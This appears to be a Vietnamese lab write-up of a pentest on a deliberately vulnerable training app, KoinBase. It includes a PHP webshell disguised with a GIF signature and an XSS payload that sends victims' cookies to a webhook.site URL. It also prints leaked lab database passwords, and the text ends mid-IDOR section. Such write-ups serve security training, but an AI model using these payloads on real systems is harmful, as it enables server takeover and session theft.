

# BÁO CÁO LỖ HỒNG

Ngày 04 tháng 11, 2024

## Mô tả:

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng **KoinBase** được thực hiện bởi [nguyennhutlinh2195@gmail.com](mailto:nguyennhutlinh2195@gmail.com)

## Đối tượng:

- KoinBase beta: <https://koinbase.cyberjutsu-lab.tech/>
- Upload server: <https://upload.koinbase.cyberjutsu-lab.tech/>

## Công cụ:

Burp Suite, DevTools, VS Code

## Thành viên thực hiện:

Linh Nguyen (Cara)

# MỤC LỤC

1. Tổng quan.....	3
2. Phạm vi.....	3
3. Lỗi hỏng.....	3
KBB-01-001: Source Code disclosure at <b><a href="https://upload.koinbase.cyberjutsu-lab.tech/backup.zip">https://upload.koinbase.cyberjutsu-lab.tech/backup.zip</a></b> due to misconfiguration .....	3
KBB-01-002: Upload Link Vulnerability lead to RCE at <b><a href="https://upload.koinbase.cyberjutsu-lab.tech/">https://upload.koinbase.cyberjutsu-lab.tech/</a></b> .....	5
KBB-01-003: HTML Injection lead to XSS at <b><a href="https://koinbase.cyberjutsu-lab.tech/?page=1">https://koinbase.cyberjutsu-lab.tech/?page=1</a></b> .....	8
KBB-01-004: Broken Access Control (IDOR) at <b><a href="https://koinbase.cyberjutsu-lab.tech/send_money.php">https://koinbase.cyberjutsu-lab.tech/send_money.php</a></b> .....	12
KBB-01-005: SQL Injection at <b><a href="https://koinbase.cyberjutsu-lab.tech/api/user.php?action=public_info&amp;id=">https://koinbase.cyberjutsu-lab.tech/api/user.php?action=public_info&amp;id=</a></b> .....	17
4. Kết luận.....	21

# 1. Tổng quan

**KoinBase** là một ứng dụng website cho phép người dùng đăng ký, đăng nhập và chuyển tiền giữa các tài khoản với nhau.

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **KoinBase** trên máy tính.

Mỗi lỗ hổng sẽ được cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi.

Quá trình kiểm thử được thực hiện dưới hình thức **Blackbox Testing**

## 2. Phạm vi

Đối tượng	Môi trường	Special Privilege	Source Code
KoinBase beta	Web	Không	Không
Upload Server	Web	Không	Không

## 3. Lỗ hổng

KBB-01-001: Source Code disclosure at <https://upload.koinbase.cyberjutsu-lab.tech/backup.zip> due to misconfiguration

### Description and Impact

Rất có thể do cấu hình sai trên [upload.koinbase.cyberjutsu-lab.tech/](https://upload.koinbase.cyberjutsu-lab.tech/), attacker có thể sử dụng kỹ thuật bruteforce để tìm ra những đường dẫn phổ biến trên server và đọc được nội dung của mã nguồn này.


Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password truy cập cơ sở dữ liệu,... sẽ giúp cho attacker tiếp tục khai thác sâu vào hệ thống

### Steps to procedure

Dùng công cụ **ffuf** để directories scan tìm ra các API, endpoint với cú pháp:

```
ffuf -w /root/wordlists/common.txt -u
https://upload.koinbase.cyberjutsu-lab.tech/FUZZ
```

```
root@1dc919c87d07:~# ffuf -w /root/wordlists/common.txt -u https://upload.koinbase.cyberjutsu-lab.tech/FUZZ
```



```
v1.5.0-dev
```

---

```
:: Method      : GET
:: URL         : https://upload.koinbase.cyberjutsu-lab.tech/FUZZ
:: Wordlist    : FUZZ: /root/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
```

---


```
.hta           [Status: 403, Size: 300, Words: 20, Lines: 10, Duration: 31ms]
.htpasswd      [Status: 403, Size: 300, Words: 20, Lines: 10, Duration: 31ms]
.htaccess      [Status: 403, Size: 300, Words: 20, Lines: 10, Duration: 25ms]
index.php      [Status: 200, Size: 46, Words: 2, Lines: 1, Duration: 5ms]
robots.txt     [Status: 200, Size: 36, Words: 3, Lines: 2, Duration: 5ms]
server-status  [Status: 403, Size: 300, Words: 20, Lines: 10, Duration: 8ms]
upload         [Status: 301, Size: 359, Words: 20, Lines: 10, Duration: 9ms]
```

```
:: Progress: [4712/4712] :: Job [1/1] :: 4177 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

```
root@1dc919c87d07:~#
```


Ta thấy có 1 endpoint `robots.txt`, thử truy cập

<https://upload.koinbase.cyberjutsu-lab.tech/robots.txt>



```
User-agent: *
Disallow: /backup.zip
```

Truy cập tiếp vào <https://upload.koinbase.cyberjutsu-lab.tech/backup.zip>, file backup.zip sẽ được tải về máy. Khi unzip ra ta sẽ thấy toàn bộ source code của ứng dụng này.



```
1 # You founded a source code leak
2 # Recon is very important
3 # Case study: https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-leak/
4 # Your Flag 1: CBJ5{do_you_use_a_good_wordlist?}
5 version: "3.6"
6 services:
7   db:
8     build: ./db
9     command: --default-authentication-plugin=mysql_native_password
10    restart: unless-stopped
11    expose:
12      - 3306
13    environment:
14      - MYSQL_ROOT_USER=root
15      - MYSQL_ROOT_PASSWORD=96e5aca02ebf
16      - MYSQL_USER=tonghop
17      - MYSQL_DATABASE=tonghop
18      - MYSQL_PASSWORD=48b105896e5aca02ebf2
19      - UPLOAD_URL=https://upload.koinbase.cyberjutsu-lab.tech
20      - UPLOAD_URL=http://localhost:4444
```

Xem file `docker-compose.yml` ta thấy được flag đầu tiên.

*Flag 1: CBJ5{do\_you\_use\_a\_good\_wordlist?}*

Từ bài toán Blackbox biến thành Whilebox giúp cho attacker có thể đào sâu hơn vào hệ thống và tìm ra các lỗ hổng khác

### Recommendation

- Xóa file `backup.zip` ở <https://upload.koinbase.cyberjutsu-lab.tech/>
- Không lưu trữ các thông tin nhạy cảm như mật khẩu, API keys, hoặc dữ liệu người dùng trong mã nguồn

## KBB-01-002: Upload Link Vulnerability lead to RCE at

<https://upload.koinbase.cyberjutsu-lab.tech/>

### Description and Impact

Server của website có chức năng upload link hình ảnh có signature phù hợp với **Whilelist** nhưng không check Extension nên attacker có thể upload và thực thi 1 file PHP có signature hợp lệ. Điều này dẫn đến RCE và chạy được các mã độc trên server.

### Root Cause

Ta đọc source code tại `backup/cdn/src/index.php`

```
27 if (isset($_GET['url'])) {
28     $url = $_GET['url'];
29     if (!filter_var($url, FILTER_VALIDATE_URL)) {
30         $result->message = "Not a valid url";
31         die(json_encode($result));
32     }
33
34     $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtension($url);
35     $data = file_get_contents($url);
36
37     if ($data) {
38         file_put_contents($file_name, $data);
39
40         if (isImage($file_name)) {
41             $result->message = $file_name;
42             $result->status_code = 200;
43         } else {
44             $result->message = "File is not an image";
45             unlink($file_name);
46         }
47
48         die(json_encode($result));
49     } else {
50         $result->message = "Cannot get file contents";
51         die(json_encode($result));
52     }
53 } else {
54     $result->message = "Missing params";
55     die(json_encode($result));
56 }
```

Đầu tiên, web server nhận link hình ảnh từ người dùng thông qua phương thức `GET['url']` (dòng 27) và check xem link có hợp lệ không. Tiếp theo, biến `$filename` sẽ tạo 1 tệp ngẫu nhiên dưới dạng `bin2hex` và nối chuỗi với phần `Extension` của `url` (dòng 34). Tại đây, hàm `getExtension` được gọi mà không qua bất kỳ một lớp filter nào nên attacker có thể upload được một file PHP.

Dòng 35 xuất hiện một hàm nguy hiểm `file_get_contents($url)` khiến cho attacker có thể đọc được toàn bộ nội dung của file PHP được up lên.

Tiếp theo biến `$file_name` được đưa vào hàm `isImage()` để check xem có phải là hình ảnh hay không, ta xem `function isImage()` hoạt động như thế nào:

```
13 function isImage($file_path)
14 {
15     $finfo = finfo_open(FILEINFO_MIME_TYPE);
16     $mime_type = finfo_file($finfo, $file_path);
17     $whitelist = array("image/jpeg", "image/png", "image/gif");
18     if (in_array($mime_type, $whitelist, TRUE)) {
19         return true;
20     }
21     return false;
22 }
```

Nó sẽ kiểm tra **MIME\_TYPE** của tệp có thuộc 1 trong 3 loại nằm trong **WHITELIST** hay không. Điều này khiến cho attacker có thể dễ dàng upload 1 file PHP chứa mã độc lên server, dùng **Burp Suite** để Intercept lại gói tin và chỉnh sửa Signature của file PHP sao cho hợp lệ với WHITELIST

## Steps to reproduce

Ta sẽ tạo 1 file có tên là `cat.php` với nội dung sau: (`GIF89a` là file Signature để đánh lừa web server đây là một file hình ảnh `.gif`)


```
index.php  cat.php  X
D: > CyberJutsu > Thi Thu > cat.php
1  GIF89a;
2  <?php system('cat /secret.txt'); ?>
```

Ta upload file này lên server: <http://pathtraversal.cyberjutsu-lab.tech:8093/>.  
Lúc này, đường dẫn của file PHP trả về là: [http://pathtraversal.cyberjutsu-lab.tech:8093/upload/7fd976275484d4531ed53e5b7ea4b1c0/shell/File\\_shell\\_1.php](http://pathtraversal.cyberjutsu-lab.tech:8093/upload/7fd976275484d4531ed53e5b7ea4b1c0/shell/File_shell_1.php)

Tiếp theo, ta upload đường dẫn này vào <https://koinbase.cyberjutsu-lab.tech/profile.php>



Dùng Burp Suite bắt lấy gói tin và ta thấy được đường dẫn của file vừa upload



Truy cập endpoint này trên <https://upload.koinbase.cyberjutsu-lab.tech/upload/dd2f6463b54ea379.php>, code PHP được thực thi và ta thu được flag 2

← → ↻ <https://upload.koinbase.cyberjutsu-lab.tech/upload/dd2f6463b54ea379.php>

GIF89a; Flag 2: CBJs{y0u\_rce\_me\_or\_you\_went\_in\_another\_way?}

*Flag 2: CBJs{y0u\_rce\_me\_or\_you\_went\_in\_another\_way?}*

### Recommendation

Dùng hàm `getExtension()` để kiểm tra phần mở rộng của file từ URL có nằm trong danh sách hợp lệ (jpg, jpeg, png, gif) hay không. Nếu không, sẽ trả về false để từ chối URL không hợp lệ.

## KBB-01-003: HTML Injection lead to XSS at <https://koinbase.cyberjutsu-lab.tech/?page=1>

### Description and Impact

Nội dung của tham số `?page=` nhận giá trị trực tiếp từ user và diễn giải thành HTML thông qua thuộc tính `innerHTML` của Javascript mà không qua lớp kiểm soát nào, điều này gây nên lỗi HTML Injection, từ đó dẫn tới XSS

Attacker có thể gửi đường link có chứa payload XSS cho người dùng và cướp đi cookie của nạn nhân, giúp cho attacker có thể truy cập vào tài khoản của nạn nhân và thực hiện các hành vi nguy hiểm như thay đổi thông tin cá nhân hoặc thực hiện giao dịch trái phép.

### Root Cause

Sau khi đăng nhập thành công, browser sẽ nhận param mặc định là 1 `?page=1` (code dòng 16 của `auth.php`)



```
auth.php X JS index.js user.php
koinbase > src > auth.php > ...
1  <?php
2  include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
3
4  $error = '';
5  if (isset($_GET['action'])) {
6      switch ($_GET['action']) {
7          case 'login':
8              $username = $_POST['username'];
9              $password = $_POST['password'];
10             $user = getUserFromUsername($username); //untrusted data
11             if ($user !== NULL) {
12                 $dbUsername = $user['username'];
13                 $dbPassword = $user['password'];
14                 if ($username === $dbUsername && password_verify($password, $dbPassword)) {
15                     $_SESSION['username'] = $username;
16                     die(header("Location: /?page=1"));
17                 } else {
18                     $error = 'Wrong username or password';
19                 }
20             } else {
21                 $error = 'Wrong username or password';
22             }
23             break;

```

Sau đó sẽ gọi đến API `/static/js/index.js`

```
auth.php JS index.js X user.php
koinbase > src > static > js > JS index.js > ...
1  async function getHallofFame() {
2      var url = "/api/user.php?action=hall_of_fame";
3      var response = await fetch(url);
4      return await response.json();
5  }
6
7
8  function main() {
9      const queryString = window.location.search; //window.location.search để lấy giá trị url sau dấu ?, ở đây
10     là tham số "page = 1"
11     const urlParams = new URLSearchParams(queryString);
12     const page = urlParams.get('page'); //untrusted data
13
14     let pageIndex = parseInt(page) - 1;
15     let itemsPerPage = 5;
16
17     document.getElementById("page-number").innerHTML = "Page " + page; //sink = innerHTML là hàm diễn giải
18     nội dung của page thành mã HTML, có nghĩa thì khi chèn script vào nó sẽ render code script dưới dạng HTML
19     --> XSS. Để ngăn chặn XSS, thay vì innerHTML, nên dùng innerText hoặc textContent để chỉ hiển thị văn bản
20     mà không diễn giải như HTML: document.getElementById("page-number").innerText = "Page " + page;
21
22     getHallofFame().then(function (data) {
23         document.getElementById("hof-body").innerHTML = '';
24         for (i = pageIndex * itemsPerPage; i < ((pageIndex * itemsPerPage) + itemsPerPage) && i < data
25         ["message"].length; i++) {
26             let elem = data["message"][i];
27             tr = document.createElement("tr");
28             for (attr in elem) {
29                 td = document.createElement("td");

```

Dòng 11 `const page = urlParams.get('page')` sẽ lấy giá trị của page, đây là 1 untrusted data vì giá trị này được nhập trực tiếp từ user mà không qua 1 lớp filter nào. Dòng 16 xuất hiện 1 hàm nguy hiểm `document.getElementById("page-number").innerHTML = "Page " + page`, khi sử dụng `innerHTML` để chèn nội dung vào trang, trình duyệt sẽ diễn giải nội dung này như HTML. Nếu nội dung bao gồm các đoạn mã JavaScript, chúng có thể được


thực thi và gây ra lỗ hổng XSS, cho phép kẻ tấn công thực thi mã JavaScript tùy ý trên trình duyệt của người dùng.

### Steps to reproduce

Sau khi đăng nhập, thử khai thác lỗ hổng HTML Injection bằng payload: <https://koinbase.cyberjutsu-lab.tech/?page=<i>1</i>>, ngay lập tức ta thấy số 1 được in nghiêng, điều này chứng tỏ trang này đã bị HTML Injection.



Tiếp theo ta thử tiếp xem có dẫn tới XSS hay không bằng payload: [https://koinbase.cyberjutsu-lab.tech/?page=<img src=x onerror=alert\(origin\)>](https://koinbase.cyberjutsu-lab.tech/?page=<img src=x onerror=alert(origin)>) và thấy rằng màn hình đã hiển thị domain của web, có nghĩa trang này cũng bị XSS.



Bây giờ, ta sẽ sử dụng lỗi XSS này để chèn 1 payload và gửi cho crush nhằm cướp đi cookie và đăng nhập vào hệ thống dưới danh tính của nạn nhân.

Trước tiên, ta sẽ dùng <https://webhook.site/cde6757e-c17e-4aa0-b6a8-39dfffb868540> làm server để nhận cookie từ nạn nhân gửi về, payload hoàn chỉnh sẽ là [https://koinbase.cyberjutsu-lab.tech/?page=](https://koinbase.cyberjutsu-lab.tech/?page=<img src='x' onerror='fetch(`https://webhook.site/cde6757e-c17e-4aa0-b6a8-39dfffb868540?leak=` %2b document.cookie);)

Ta gửi payload này cho crush thông qua đường dẫn <https://crush.cyberjutsu-lab.tech/>, sau khi crush nhấp vào thì cookie của crush sẽ được gửi về webhook

The screenshot shows the Webhook.site interface. On the left, a list of requests is shown, with the most recent one being a GET request from 14.225.210.17. The main panel displays the details of this request, including the URL, host, date, size, time, ID, and a note. The query string is highlighted with a red box, showing the PHPSESSID cookie value.

**Request Details**

Method	GET
URL	https://webhook.site/cde6757e-c17e-4aa0-b6a8-39dff868540?leak=PHPSESSID=b1d3...
Host	14.225.210.17
Date	05/11/2024 21:29:19 (vài giây trước)
Size	0 bytes
Time	0.000 sec
ID	662ae2a9-ce57-4674-84c7-a2ea3b5d515b
Note	<a href="#">Add Note</a>

**Query strings**

leak	PHPSESSID=b1d3795eaa714b8c784b8cd3a59a17fb
------	--------------------------------------------

Sau đó dùng **Burp Suite** đăng nhập bằng cookie của crush thông qua API [/api/user.php?action=detail\\_info](/api/user.php?action=detail_info) và thấy được Flag 3

The screenshot shows the Burp Suite interface. The left pane displays the request details, including the URL, host, cookies, and headers. The right pane displays the response details, including the status code, headers, and the JSON body. The JSON body contains user information and a flag.

**Request**

```
1 GET /api/user.php?action=detail_info HTTP/1.1
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=b1d3795eaa714b8c784b8cd3a59a17fb
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: /*/*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://koinbase.cyberjutsu-lab.tech/profile.php
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Connection: keep-alive
17
18
```

**Response**

```
3 Date: Tue, 05 Nov 2024 14:15:52 GMT
4 Content-Type: application/json
5 Content-Length: 246
6 Connection: keep-alive
7 X-Powered-By: PHP/7.3.33
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11
12 {
  "status_code":200,
  "message":{
    "id":"2",
    "username":"crush",
    "money":"0",
    "image":
      "https://upload.koinbase.cyberjutsu-lab.tech/upload/nin
      ja.png",
    "bio":"May anh hacker ngau qua <3",
    "plain_credit_card":
      "Flag 3: CBJs{you_have_found_reflected_xss}"
  }
}
```

*Flag 3: CBJs{you\_have\_found\_reflected\_xss}*

### Recommendation

Để ngăn chặn XSS, thay vì dùng innerHTML, ta nên dùng innerText hoặc textContent để chỉ hiển thị văn bản mà không diễn giải nội dung thành HTML: `document.getElementById("page-number").innerText = "Page " + page`

## KBB-01-004: Broken Access Control (IDOR) at [https://koinbase.cyberjutsu-lab.tech/send\\_money.php](https://koinbase.cyberjutsu-lab.tech/send_money.php)

### Description and Impact

Các tham số `sender_id`, `receiver_id`, `amount` được user thay đổi tùy ý mà không có sự xác thực hay phân quyền nào từ phía server, điều này gây ra lỗi Broken Access Control, cụ thể là IDOR, dẫn tới bất kỳ người dùng nào biết `sender_id` và `receiver_id` đều có thể thực hiện lệnh chuyển tiền mà không cần xác thực gì thêm.

### Root Cause

Tại trang [https://koinbase.cyberjutsu-lab.tech/send\\_money.php](https://koinbase.cyberjutsu-lab.tech/send_money.php), khi user nhập `receive_id` và `ammount` thì server sẽ gọi đến API `/static/js/transaction.js`

```
23 async function get_info() {
24   let url = "/api/user.php?action=detail_info";
25   let response = await fetch(url);
26   let data = await response.json();
27   document.getElementById("money").innerText = data["message"]["money"];
28   document.getElementById("sender_id").value = data["message"]["id"];
29 }
```

Function `get_info()` sẽ gửi 1 cú request đến `/api/user.php?action=detail_info` để lấy thông tin `money` và `sender_id`

```
23 case 'detail_info': {
24   checkNotLoginReturnError();
25   $user = getDetailFromUsername($_SESSION['username']);
26   if ($user['enc_credit_card'] !== '') {
27     $user['plain_credit_card'] = xorString(base64_decode($user['enc_credit_card']), $XOR_KEY);
28     unset($user['enc_credit_card']);
29   }
30   if (intval($user['money']) > 1000000) {
31     $user['flag'] = "Flag 4: CBJ5{day_la_fake_flag}";
32     if ($user['id'] == '1') {
33       $user['flag'] = "Admin does not need the flag but the millionaires will";
34     }
35   }
36   unset($user['enc_credit_card']);
37   echo msgToJSON(200, $user);
38   break;
39 }
```

Hàm `getDetailFromUsername($_SESSION['username'])` (code 25) sẽ lấy tham số `$_SESSION['username']` của user đưa vào câu SQL để truy vấn thông tin `money`, `id` và trả kết quả về cho `function get_info()`

```
38 function getDetailFromUsername($username) {
39     return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users where username='" .
    $username . "' LIMIT 1");
40 }
```

Quay trở lại API `/static/js/transaction.js`

```
JS transaction.js X user.php database.php transaction.php
koinbase > src > static > js > JS transaction.js > set_info
1  get_info();
2
3  function set_info(event) {
4      event.preventDefault();
5
6      let form_data = new URLSearchParams();
7      form_data.append("sender_id", event.target.elements.sender_id.value); // lấy giá trị của sender_id từ form
8      form_data.append("receiver_id", event.target.elements.receiver_id.value); // lấy giá trị của receiver_id từ
    form
9      form_data.append("amount", event.target.elements.amount.value); // lấy giá trị của amount từ form
10
11      fetch("/api/transaction.php?action=transfer_money", {
12          method: "POST",
13          headers: {
14              'Content-Type': 'application/x-www-form-urlencoded'
15          },
16          body: form_data,
17      }).then(async function (response) {
18          data = await response.json();
19          document.getElementById("message").innerText = data["message"];
20      });
21      get_info();
22  }
```

Khi đã có được thông tin `sender_id`, `receive_id`, `amount`, server sẽ gửi tiếp 1 cú request đến API `/api/transaction.php?action=transfer_money` để thực hiện lệnh chuyển tiền

```
JS transaction.js user.php database.php transaction.php X
koinbase > src > api > transaction.php > ...

5  if (isset($_GET['action'])) {
6      switch ($_GET['action']) {
7          case 'transfer_money':
8              if (isset($_POST['sender_id'])) {
9                  $user = getInfoFromUserId($_POST['sender_id']); //sink với $user là untrusted data do lấy từ
                        thông số sender_id, xảy ra IDOR nếu không kiểm tra kỹ lưỡng. if (isset($_POST['sender_id'])
                        and $user['id'] == $_POST['sender_id'])
10             } else {
11                 $error = "Something is wrong";
12             }
13
14             if (!isset($error) && isset($_POST['receiver_id']) && isset($_POST['amount'])) {
15                 $amount = intval($_POST['amount']);
16                 if ($amount < 0) {
17                     $error = "Nice try, you cannot specify negative amount :D";
18                 } else {
19                     $ourMoney = intval($user['money']);
20                     if ($amount > $ourMoney) {
21                         $error = "You do not have enough money";
22                     } else {
23                         $otherPerson = getInfoFromUserId($_POST['receiver_id']); //sink
24                         if ($otherPerson === NULL) {
25                             $error = "User id not found";
26                         } else {
27                             if ($otherPerson['id'] == $user['id']) {
28                                 $error = "You cannot transfer money to yourself";
29                             } else {
30                                 $otherPersonMoney = intval($otherPerson['money']);
31                                 updateUserMoney($user['id'], $ourMoney - $amount);

```

`sender_id`, `receiver_id` và `amount` đều là untrusted data do user nhập vào mà không có phân quyền hay xác thực nào cả, được đưa vào hàm `getInfoFromUserId($_POST['{id}'])` (code 9, 23) để lấy thông tin `money` và thực hiện lệnh chuyển tiền.


```
42 function getInfoFromUserId($id) {
43     return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . "
44     LIMIT 1");
}
```

Step to reproduce

Đầu tiên, ta điền **receive id** và **ammount** tại trang [https://koinbase.cyberjutsu-lab.tech/send\\_money.php](https://koinbase.cyberjutsu-lab.tech/send_money.php), và nhấn **Submit**




Dùng **Burp Suite** bắt lấy gói tin **POST** `/api/transaction.php?action=transfer_money`, lúc này **Burp Suite** hiện thông báo **You do not have enough money** do tài khoản của ta không đủ tiền

